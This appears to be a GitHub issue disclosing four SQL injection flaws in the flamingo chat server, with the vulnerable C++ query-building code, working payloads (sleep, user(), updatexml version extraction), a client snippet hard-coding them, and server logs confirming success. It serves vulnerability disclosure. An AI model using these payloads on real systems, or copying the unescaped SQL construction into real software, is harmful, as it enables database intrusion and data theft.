There are security risks in the operation of the server on the database #47

Closed marckwei opened this issue on Nov 27, 2020 · 1 comment

marckwei commented on Nov 27, 2020

issue 1

Vulnerability

There is a SQL injection vulnerability in the `UserManager::addUser` method.
The related business corresponding to the method is the registered account.
`userid`, `username`, `nickname` can be controlled, no filtering measures, and directly execute the entire SQL statement.

Looking at the code, it is found that the client does not encrypt the transmission data, and the registration information is returned to the server in clear text. Therefore, it can be injected directly in the client registration window.

```
bool UserManager::addUser(User& u)
{
    ……
    ……
    ……
  char sql[256] = { 0 };
  snprintf(sql, 256, "INSERT INTO t_user(f_user_id, f_username, f_nickname, f_password, f_register_time) VALUES(%d, '%s', '%s', '%s', NOW())", m_baseUserId.load(), u.username.c_str(),
  if (!pConn->execute(sql))
  {
    LOGW("insert user error, sql: %s", sql);
    return false;
  }
    ……
    ……
}
```

Poc

payload: `ad','ad','ads',sleep(10));#` or `ad','ad','ads',user());#`


```
[INFO][[2020-11-27 02:16:34:086]][140149912139520][/mnt/hgfs/starcross/CVE/flamingo-master/flamingoserver/chatserversrc/ChatSession.cpp:170]Request from client: userid=0, cmd=1001, seq=0, data={"username": "ad','ad','ads',sleep(10));#", "nickname": "hacker", "password": "123"}, datalength=84, buflength=99

[INFO][[2020-11-27 02:16:44:279]][140149912139520][/mnt/hgfs/starcross/CVE/flamingo-master/flamingoserver/chatserversrc/ChatSession.cpp:422]Response to client: cmd=msg_type_register, data: {"code": 0, "msg": "ok"}. client: 192.168.204.1:13451

[ERROR][[2020-11-27 02:12:36:503]][139895361271552][/mnt/hgfs/starcross/CVE/flamingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: Incorrect datetime value: 'root@121.69.88.230' for column `flamingoIM`.`t_user`.`f_register_time` at row 1, sql: INSERT INTO t_user(f_user_id, f_username, f_nickname, f_password, f_register_time) VALUES(106, 'ad','ad','ads',user());#', '123', '123', NOW())
```

issue 2

Vulnerability

There is a SQL injection vulnerability in the `UserManager::updateUserTeamInfoInDbAndMemory` method.

`newteaminfo` can be controlled

```
bool UserManager::updateUserTeamInfoInDbAndMemory(int32_t userid, const std::string& newteaminfo)
{
    ……
    ……
    std::ostringstream osSql;
    osSql << "UPDATE t_user SET f_teaminfo='"
        << newteaminfo << "' WHERE f_user_id="
        << userid;
    if (!pConn->execute(osSql.str().c_str()))
    {
        LOGE("Update Team Info error, sql: %s", osSql.str().c_str());
        return false;
    }
    ……
    ……
}
```

Poc

The client has an input length limit, but the defense of the client is invalid. Hard code the payload into the program.

payload: `1"}]' or updatexml(2,concat(0x7e,version()),0) or'`

```
448  void CSendMsgThread::HandleCreateNewGroup(const CCreateNewGroupRequest* pCreateNewGroup)
449  {
450      if(pCreateNewGroup == NULL)
451          return;
452
453      char szData[256] = { 0 };
454      sprintf_s(szData, ARRAYSIZE(szData), "{\"groupname\": \"1',''),'1',version()),#\", \"type\": 0}", pCreateNewGroup->m_szGroupName);
455      std::string outbuf;
456      net::BinaryStreamWriter writeStream(&outbuf);
457      writeStream.WriteInt32(msg_type_creategroup);
458      writeStream.WriteInt32(m_seq);
459      writeStream.WriteCString(szData, strlen(szData));
460      writeStream.Flush();
461
462      LOG_INFO("Request to create new group, data=%s", szData);
463
464      CIUSocket::GetInstance().Send(outbuf);
465  }
```

```
[ERROR][[2020-11-27 01:54:38:755]][139895369664256][/mnt/hgfs/starcross/CVE/flam
ingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: XPATH synta
x error: '~10.3.17-MariaDB', sql: UPDATE t_user SET f_teaminfo='[{"members":[],"
teamname":"My Friends"},{"members":[],"teamname":"test"},{"members":[],"teamname
":"1\"}]' or updatexml(2, concat(0x7e, version()),0) or'"}]' WHERE f_user_id=100
```

issue 3

Vulnerability


There is a SQL injection vulnerability in the `UserManager::addGroup` method.

`groupname` can be controlled

```
bool UserManager::addGroup(const char* groupname, int32_t ownerid, int32_t& groupid)
{
    ……
    ……
    ++m_baseGroupId;
    char sql[256] = { 0 };
    snprintf(sql, 256, "INSERT INTO t_user(f_user_id, f_username, f_nickname, f_password, f_owner_id, f_register_time) VALUES(%d, '%d', '%s', '', %d,  NOW())", m_baseGroupId.load(), m
    if (!pConn->execute(sql))
    {
        LOGE("insert group error, sql: %s", sql);
        return false;
    }
        ……
    ……

}
```

Create a group chat function can trigger this function.



payload: `1','','1',version());#`

The client has an input length limit, but the defense of the client is invalid. Hard code the payload into the program.

Find the place where the client sends the json, and hard code the payload in.

```
448  void CSendMsgThread::HandleCreateNewGroup(const CCreateNewGroupRequest* pCreateNewGroup)
449  {
450      if(pCreateNewGroup == NULL)
451          return;
452
453      char szData[256] = { 0 };
454      sprintf_s(szData, ARRAYSIZE(szData), "{\"groupname\": \"1','','1',version());#\", \"type\": 0}", pCreateNewGroup->m_szGroupName);
455      std::string outbuf;
456      net::BinaryStreamWriter writeStream(&outbuf);
457      writeStream.WriteInt32(msg_type_creategroup);
458      writeStream.WriteInt32(m_seq);
459      writeStream.WriteCString(szData, strlen(szData));
460      writeStream.Flush();
461
462      LOG_INFO("Request to create new group, data=%s", szData);
463
464      CIUSocket::GetInstance().Send(outbuf);
465  }
466
```

```
[ERROR][[2020-11-27 01:32:23:497]][139895394842368][/mnt/hgfs/starcross/CVE/flamingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: Incorrect datetime value: '10.3.17-MariaDB' for column `flamingoIM`.`t_user`.`f_register_time` at row 1, sql: INSERT INTO t_user(f_user_id, f_username, f_nickname, f_password, f_owner_id, f_register_time) VALUES(268435473, '268435473', '1','','1',version());#', '', 100,  NOW())
```

issue 4

Vulnerability

There is a SQL injection vulnerability in the `UserManager::updateUserInfoInDb` method.

```
bool UserManager::updateUserInfoInDb(int32_t userid, const User& newuserinfo)
{
    ……
    ……
    std::ostringstream osSql;
    osSql << "UPDATE t_user SET f_nickname='"
          << newuserinfo.nickname << "', f_facetype="
          << newuserinfo.facetype << ", f_customface='"
          << newuserinfo.customface << "', f_gender="
          << newuserinfo.gender << ", f_birthday="
          << newuserinfo.birthday << ", f_signature='"
          << newuserinfo.signature << "', f_address='"
          << newuserinfo.address << "', f_phonenumber='"
          << newuserinfo.phonenumber << "', f_mail='"
          << newuserinfo.mail << "' WHERE f_user_id="
          << userid;
    if (!pConn->execute(osSql.str().c_str()))
    {
        LOGE("UpdateUserInfo error, sql: %s", osSql.str().c_str());
        return false;
    }

        ……
    ……
}
```

Poc

payload: `1' or updatexml(2,concat(0x7e,version()),0) or'`


```
[ERROR][[2020-11-27 01:15:12:460]][139895352878848][/mnt/hgfs/starcross/CVE/flam
ingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: XPATH synta
x error: '~10.3.17-MariaDB', sql: UPDATE t_user SET f_nickname='dddd', f_facetyp
e=0, f_customface='', f_gender=0, f_birthday=19900101, f_signature='1' or update
xml(2,concat(0x7e,version()),0) or'', f_address='', f_phonenumber='', f_mail=''
WHERE f_user_id=100
```

balloonwj commented on Dec 1, 2020 — Owner

yes，you are right. If you use flamingo for commercial use, remember to enhance this. Not adding this additional checks and enhancement is just for simplicity for users who study it. **@marckwei**

balloonwj closed this as completed on Dec 1, 2020

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants